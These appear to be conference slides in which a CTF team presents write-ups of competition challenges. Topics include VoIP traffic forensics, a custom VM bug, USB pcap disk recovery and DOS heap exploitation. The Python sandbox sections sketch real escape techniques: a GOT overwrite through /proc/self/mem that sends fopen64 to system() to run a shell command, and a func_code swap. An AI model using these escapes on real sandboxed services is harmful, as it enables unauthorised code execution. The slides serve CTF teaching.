



# On the battlefield with the Dragons

the interesting and surprising CTF challenges

Mateusz "j00ru" Jurczyk, Gynvael Coldwind

CONFidence 2014, Kraków

# Who


- Gynvael Coldwind

- Dragon Sector Team Captain
- <http://gynvael.coldwind.pl/>
- [@gynvael](#)

- Mateusz Jurczyk

- Dragon Sector Team Vice-Captain
- <http://j00ru.vexillum.org/>
- [@j00ru](#)

H96	LOL	Crunch	Hidden01	Hidden02	Nonidlar
150/150pts	0/50pts	250/250pts	30/30pts	250/250pts	200/200pts
dafuq?	RadioMining	Pair	mentOrpun	T08	invisible
50/50pts	0/100pts	150/150pts	400/400pts	0/600pts	150/150pts
randomous	WTF	Geek	unself	Eduard	old
150/150pts	0/500pts	0/600pts	200/200pts	0/300pts	50/50pts
Cry	IMAFREAR	H95	mentOrpun2	fantastic	H94
100/100pts	300/400pts	350/350pts	0/450pts	35/35pts	250/250pts
H93					
350/350pts					



Reverse	Exploits	Crypto	Joy	Web	Stegasic	Admin	Recon
100	100	100	100	100	100	100	100
200	200	200	200	200	200	200	200
300	300	300	300	300	300	300	300
400	400	400	400	400	400	400	400
500	500	500	500	500	500	500	500

admin	crypto	forensics	hardware	misc	ppc
✓ 100. xp 44	✓ 100. MD5 45	✓ 100. Secret text 49	✓ 100. RI dump 44	✓ 100. Obsolete 196	✓ 200. Maze 34
✓ 200. Troubledshooting 47	✓ 200. Mary Queen 37	✓ 200. Heard 44	✓ 200. bin reverse 34	✓ 200. RuCTF radio 146	✓ 300. Secret string 33
✓ 300. Strange image 7	✓ 300. TLS 3	300. Secure data storage 36	300. A2C 36	✓ 300. Bluetooth 34	400. Microviewer 34
✓ 400. Compile 36	400. RuCTF Cms 36	✓ 400. So close 36	400. Microcontroller 34	500. GSM 36	
	500. Decrypt message 36				
recon	reverse	stegano	vuln	web	
✓ 100. Favorite book 44	✓ 10. Ham 44	✓ 100. Cat's eye 44	✓ 100. Guess the flag 44	✓ 100. php 146	
✓ 200. Stolen camera 47	✓ 100. Std lib 4	✓ 200. HEY 36	✓ 200. Log aggregator 42	✓ 200. es 44	
✓ 300. Get the message 41	✓ 200. No harm 44	✓ 300. Hyun-tack 44	✓ 300. Poets 44	✓ 300. Messenger 34	
✓ 400. Landlord 39	300. Ed 36	✓ 400. Pixel video 44	400. Quest server 36	400. vRSA 36	
500. The Card 36	✓ 400. PTH code 44	✓ 500. Echo 3	✓ 500. Sample mixer 3	500. Secfilter 36	
	✓ 500. Archive 36				

© Hackt0rd0m 2014

#	Title	Category	Points
1	EchR	Crypto	100
2	Marvin is plain-Jane	Crypto	100
3	Geier's Lambda	Crypto	200
4	Play TV	Web	200
5	Robot Plans	Internals	150
6	Wannabe	Exploiting	400
7	Robots Exclusion Committee	Web	150
8	DTP	Misc	200
9	Roboparty	Misc	300
10	What's wrong with this?	Internals	250
11	EluxArchiv [Part 1]	Reversing	400
12	EluxArchiv [Part 2]	Reversing	500
13	ELE	Reversing	400
14	For whom the bell tolls	Misc	250
15	Patched	Internals	200
16	Bzenparedsebugmachine	Exploiting	500
17	Robotic Superiority	Exploiting	250
18	Beer Pump Filtration	Misc	evaluated
19	RoboRuth	Reversing	150
20	BREW'c'v	Crypto	350
21	Geolocation Flag	Misc	-



# CTF?

Trivia	50	50	50	50	50				
Recon	100	100	100	100	100	100	100	100	100
Web	100	200	300	400	400				
Reversing	100	100	150	200	300	400	500	500	
Exploitation	100	200	300	400	400	500			
Miscellaneous	50	50	100	200	300				
Crypto	100	300	500						

# Dragon Sector?


- A Capture The Flag team  
gynvael adami j00ru Mawekl  
fel1x Redford mak vnd valis  
tkd q3k Keidii jagger

Insomni'hack  
Geneva, Switzerland





# Dragon Sector?

- CTFTIME.org
- write-ups
  - <http://dragonsector.pl/>
  - Programista "Strefa CTF"



## Team rating

2014			
2013			
2012			
2011			
Place	Team	Country	Rating
1	Dragon Sector		1183,526
2	Plaid Parliament of Pwning		965,087
3	More Smoked Leet Chicken		716,881
4	StratumAuhuur		596,320
5	int3pids		457,830
6	tomcr00se		440,655
7	penthackon		430,316
8	Eindbazen		420,547
9	Samurai		378,900
10	The ReiserFS APpreciation Society		350,965

# TASKS

# Mumble Mumble



**Event:** Boston Key Party CTF 2013

**Organizers:** BostonKeyParty

**Date:** 8-9.06.2013


**Category:** Forensics

**Points:** 100 (scale 100 - 500)

**Solved by:** gynvael



# Mumble Mumble



high entropy





# Mumble Mumble

## What is Mumble?

- open-source voice communicator (similar to TeamSpeak)
- always encrypted communication
- uses TLS (source: [Mumble FAQ](#))
  - 256-bit AES-SHA for control channel
  - 128-bit OCB-AES for voice
- ... seems solid ...

# Mumble Mumble

## Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable?  
(reverse approach)

# Mumble Mumble

## Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable?  
(reverse approach)

## ***"Yes We Can: Uncovering Spoken Phrases in Encrypted VoIP Conversations"***

Goran Doychev, Dominik Feld, Jonas Eckhardt, Stephan Neumann  
(TL;DR: Variable Bit Rate is at fault)

# **Mumble Mumble**


**It's a low-scored task (100 pts), so surely it wouldn't be  
speech recovery!**

# Mumble Mumble


It's a low-scored task (100 pts), so surely it wouldn't be  
speech recovery!

What about... morse code?

# Mumble Mumble



# Mumble Mumble





# Python Sandbox

A whole new category of tasks (for me that is)

## Basic idea:

- Your input is sanitized.
  - charset whitelist or blacklist
  - function/object/variable/substring blacklist or whitelist
- And then it gets `eval()`'ed. Sometimes twice.

# **\_\_nightmare\_\_**



<b>Event:</b>	PlaidCTF 2014
<b>Organizers:</b>	Plaid Parliament of Pwning
<b>Date:</b>	11-13.04.2014
<b>Category:</b>	Pwnables
<b>Points:</b>	375 (scale 100 - 500)
<b>Solved by:</b>	q3k, gynvael

# \_\_nightmare\_\_

- The global namespace had only **stdout** (as in `sys.stdout`) + keywords (e.g. **exec**).
- The charset was not limited.
- The flag was on-disk in an unknown file.
- You could only submit one line.

**stdout**

`stdout`

`.__class__`

`stdout`

`.__class__`

`<type 'file'>`

`stdout`

`.__class__`

`<type 'file'>`

`( '/proc/self/mem', 'r+' )`

`.seek() + .read()`



<code>stdout</code>	<code>.__class__</code>
---------------------	-------------------------



<code>&lt;type 'file'&gt;</code>	<code>( '/proc/self/mem', 'r+' )</code>
----------------------------------	---



<code>.seek() + .read()</code>
--------------------------------



read addr of <code>system()</code> in <code>.got</code>
---

<code>stdout</code>	<code>.__class__</code>
---------------------	-------------------------



<code>&lt;type 'file'&gt;</code>	<code>( '/proc/self/mem', 'r+' )</code>
----------------------------------	---



<code>.seek() + .read()</code>
--------------------------------



read addr of <b>system()</b> in .got
write it under <b>fopen64()</b> in .got

stdout	.__class__
--------	------------



<type 'file'>	( '/proc/self/mem', 'r+' )
---------------	----------------------------



.seek() + .read()
-------------------



read addr of <b>system()</b> in .got
write it under <b>fopen64()</b> in .got

<type 'file'>	( 'cat *' )
---------------	-------------

# yet another pyjail



<b>Event:</b>	PHDays Quals 2014
<b>Organizers:</b>	[TechnoPandas]
<b>Date:</b>	25-27.01.2014
<b>Category:</b>	Pwn
<b>Points:</b>	3900 (scale 1000 - 4000)
<b>Solved by:</b>	q3k, gynvael

# yet another pyjail

- Long blacklist of substrings (all the fun ones)
- Char whitelist: `[A-Za-z0-9( ), . : ; < = > [ ] _ { } \s]`

# yet another pyjail

globals: `part1_of_flag` and `part2_of_flag`

```
def sandbox():  
    t=r=y=t=o=s=o=l=v=e=t=h=e=d=i=v=i=s=i=o=n=q=u=i=z=0  
    def divider(v1):  
        ...  
        def divider(v2):  
            i,t,s,  n,o,t,  s,o,  h,a,r,d  
            ...  
        return divider  
    exec_in_context({'div': divider})
```

div



div	.func_globals	['part1_of_flag']
		['part2_of_flag']

`div`

`.func_globals`

`['part1_of_flag']`

`['part2_of_flag']`

`myfunc`



```
print part1_of_flag  
print part2_of_flag
```

div

.func\_globals

['part1\_of\_flag']

['part2\_of\_flag']


div

.func\_code

myfunc


.func\_code

print part1\_of\_flag  
print part2\_of\_flag



```
print part1_of_flag  
print part2_of_flag
```

div.func\_code = myfunc.func\_code



`div.func_code = myfunc.func_code`



```
print part1_of_flag
print part2_of_flag
```



7hE\_0w15\_4R3\_n07\_wh47\_7h3Y\_533m-  
-7hEr3\_15\_4\_m4n\_1n\_a\_5m111n9\_649

**yet another pyjail**

**BONUS! Let's run main() again... huh?!**

# VM

**Event:** SIGINT CTF 2013


**Organizers:** CCCAC

**Date:** 5-7.07.2013

**Category:** Pwning

**Points:** 500 (scale 100 - 500)

**Solved by:** gynvael, unavowed





# VM

```
Welcome!
```

```
Cmd>
```

- Custom architecture VM.
- Connect via TCP to a custom shell (see above).
- And that's all you know.

# VM

## Initial recon results:

- ls revealed some files/programs
- flag is a file, but you cannot read it
- hexdump can dump everything else
- hexpaste allows you to create files which you can run
- anything that crashes, produces debug output

cmd	Debug:
hexdump	0: 57351
bios.bin	1: 3
exit	2: 16
vm.bin	3: 0
hexpaste	4: 3
ls	5: 255
uname	6: 0
flag	7: 0
	8: 0
	9: 0
	10: 0
	11: 0
	12: 2
	13: 0
	14: 160
	15: 61438

# VM

Next 5 hours: **decoding opcode format**

```
; file exit
mov16hi R15.hi, 0x10
mov16lo R15.lo, 0x04
mul?add? R1, R15, R1
exit
```

```
; file ls
mov R1 -> R15
mov16lo R1.lo, 0x00
mov16hi R1.hi, 0x01
sub R1 = R15 - R1
mov8 R3, 0x0c
syscall 0x20
mov R3 -> R14
loc_e:
test R0e
; sets SF(4) and ZF(3)
js[3]? loc_32
```

# VM

**Next 5h:**

**Analyzing everything that could be hexdumped.**

# VM

Next 5h:

Analyzing everything that could be hexdumped.



- syscall implementation
- "ACL" check  
("flag" name hardcoded)

# VM

**Next 5h:**

**Trying to find a bug.**

# VM

Next 5h:

Trying to find a bug.

**BUG:** you can just call the "lock BIOS area" syscall to change the lock area (lol wtf)

→ change the "flag" string to anything else

→ hexdump flag

# VM

Next 5h:

Trying to find a bug.

**BUG:** you can just call the "lock BIOS area" syscall to change the lock area (lol wtf)

→ change the "flag" string to anything else

→ hexdump flag

**FUN FACT:** This bug was not supposed to be there.



# World Wide Something



<b>Event:</b>	PHDays Quals 2014
<b>Organizers:</b>	[TechnoPandas]
<b>Date:</b>	25-27.01.2014
<b>Category:</b>	Forensics
<b>Points:</b>	4000 (scale 1000 - 4000)
<b>Solved by:</b>	gynvael, j00ru

# World Wide Something ^\_-

1-1  
...RS{Ră1. : : PVR . .)-Ûc. E ,úo@ @.trR  
...RS{Ră1. 6 6 PVR . .)-Ûc. E (úp@ @.tuR  
...RS{RAM. 6 6 .)-Ûc PVR .. E (L.@ @.1ÉR".R  
...RS{R3}. 6 6 PVR . .)-Ûc. E ( @ @.řčR"-R".;v..  
...US{R/Š. > > PVR . .)-Ûc. E 0 @ @.řčR"-R".;w.é?2č p.  
...US{RKŠ. 6 6 .)-Ûc PVR .. E (L.@ @.1čR".R"-;w.é?2č  
...US{R.Š. > > PVR . .)-Ûc. E 0L @ @.1čR".R"-;w.é?2čR,=ÁP  
...US{R.Š. > > PVR . .)-Ûc. E (\ '@ @.śUR"-R".;wR,=Áé?  
...US{R.Š. > > PVR . .)-Ûc. E 0\ '@ @.śLR"-R".;wR,=Áé?2dP.9  
...US{R.Š. > > PVR . .)-Ûc. E ,\ '@ @.śOR"-R".;wR,=Éé?2d  
...US{R.Š. n. n. PVR . .)-Ûc. E .\ '@ @.ś. R"-R".;wR,=Íé?2dP  
/sys/devices/pci0000:00/0000:00:11.0/0000:02:03.0/usb1/1-1

TL;DR: .pcap with USB over TCP

# World Wide Something ^\_-

## Initial recon:

- It's a pendrive session over TCP.
- READ+WRITE (BULK).
- Wireshark doesn't decode it.
- Flag not in plain sight.

# World Wide Something ^\_-

Let's recreate the disk image!

- Need a SCSI-over-USB-over-TCP decoder.

(heuristic-based is OK: **USB[C-S] . . . USB[C-S]** - ~2h)

- Translate Cylinder-Head-Sector to linear offset.
- Grab data from all writes and write it.
- Grab data from all reads and write it as well.

# World Wide Something ^\_-

We get a FAT partition (no surprises here) with:

- 1.ps
- 2.ps



# GeoLocation



<b>Event:</b>	Hack.lu 2013
<b>Organizers:</b>	FluxFingers
<b>Date:</b>	22-24.10.2013
<b>Category:</b>	Misc
<b>Points:</b>	222 (scale 100-500)
<b>Solved by:</b>	everyone

# Capture the [country] Flag

- Enter [https://.../flag?team\\_token](https://.../flag?team_token) from different Ips
- Each unique country-IP is worth 1 point.



# Capture the [country] Flag

## Methods:

- TOR
- proxies
- Pingback/Linkback/Traceback/  
etc (but HTTPS cert...)
- Call random people ;)
- Ask on Twitter!





# Capture the [country] Flag



Vincent  
@Valodim



Following

@AntarcticBase Hey guys. Can we get a click from an antarctic IP for a CTF challenge? That'd be awesome :)  
[ctf.fluxfingers.net/ref/pRFB0FbJs2...](http://ctf.fluxfingers.net/ref/pRFB0FbJs2...)

↩ Reply ↻ Retweet ★ Favorite ... More

RETWEETS

8

FAVORITES

5



11:21 PM - 23 Oct 2013

# Capture the [country] Flag



**Antarctic Station**

@AntarcticBase



 Follow

@Valodim No one at our station for another two weeks - but let me check this out and get back to you!

 Reply  Retweet  Favorite  More

RETWEETS

9

FAVORITES

2



1:59 PM - 24 Oct 2013

# **dosfun4you aka OMG WTF?!?!**

**Event:** DEF CON Quals 2014

**Organizers:** LegitBS

**Date:** 17-19.05.2014

**Category:** Pwnables, reversing

**Points:** 5 + 5 (scale 1 - 5)

**Solved by:** gynvael, redford

# **dosfun4you aka OMG WTF ?!?!**


**You were given:**

- BOCHS disk image + config
  - COM1 accessible via TCP?
- IP address + port (with a SHA1 proof-of-work lock)
- A promise of 5+5 pts for a solution!

# dosfun4you

Initial recon:

- FreeDOS with autoexec executing...
- A custom Police force management app (**unreal mode**).
- Interaction via COM1 (protocol unknown)



# dosfun4you

First 10h: **Reverse engineering the application and protocol.**

- ID 1: add Police Officer position
- ID 2: change debug message flag
- ID 3: remove Police Officer
- ID 4: remove Crime Scene
- ID 5: add Crime Scene
- ID 6: debug - list Cimer Scenes

+ write implementation in Python

**PROTIP:** `code.InteractiveConsole` rocks!

# dosfun4you

Next 5h: **Try to find an exploitable bug.** We found:

- Minor information leak (ID 6 when no scenes in DB)
- malloc() not fully NULLing seg:off on error\*
- use of uninitialized variable in malloc() leading to lack-of-update of list-of-free-blocks head pointer in some specific cases\*

# dosfun4you

Last 5h: **Trying to exploit the 2nd malloc() bug.**

- Custom-Heap Feng Shui leading to...
- Being able to take control of list-of-free-blocks...
- Which allowed to overwrite first 4KB of any segment!

But this is not real-mode.

This is **unreal-mode** - code segment is protected and you cannot write to it.



# dosfun4you

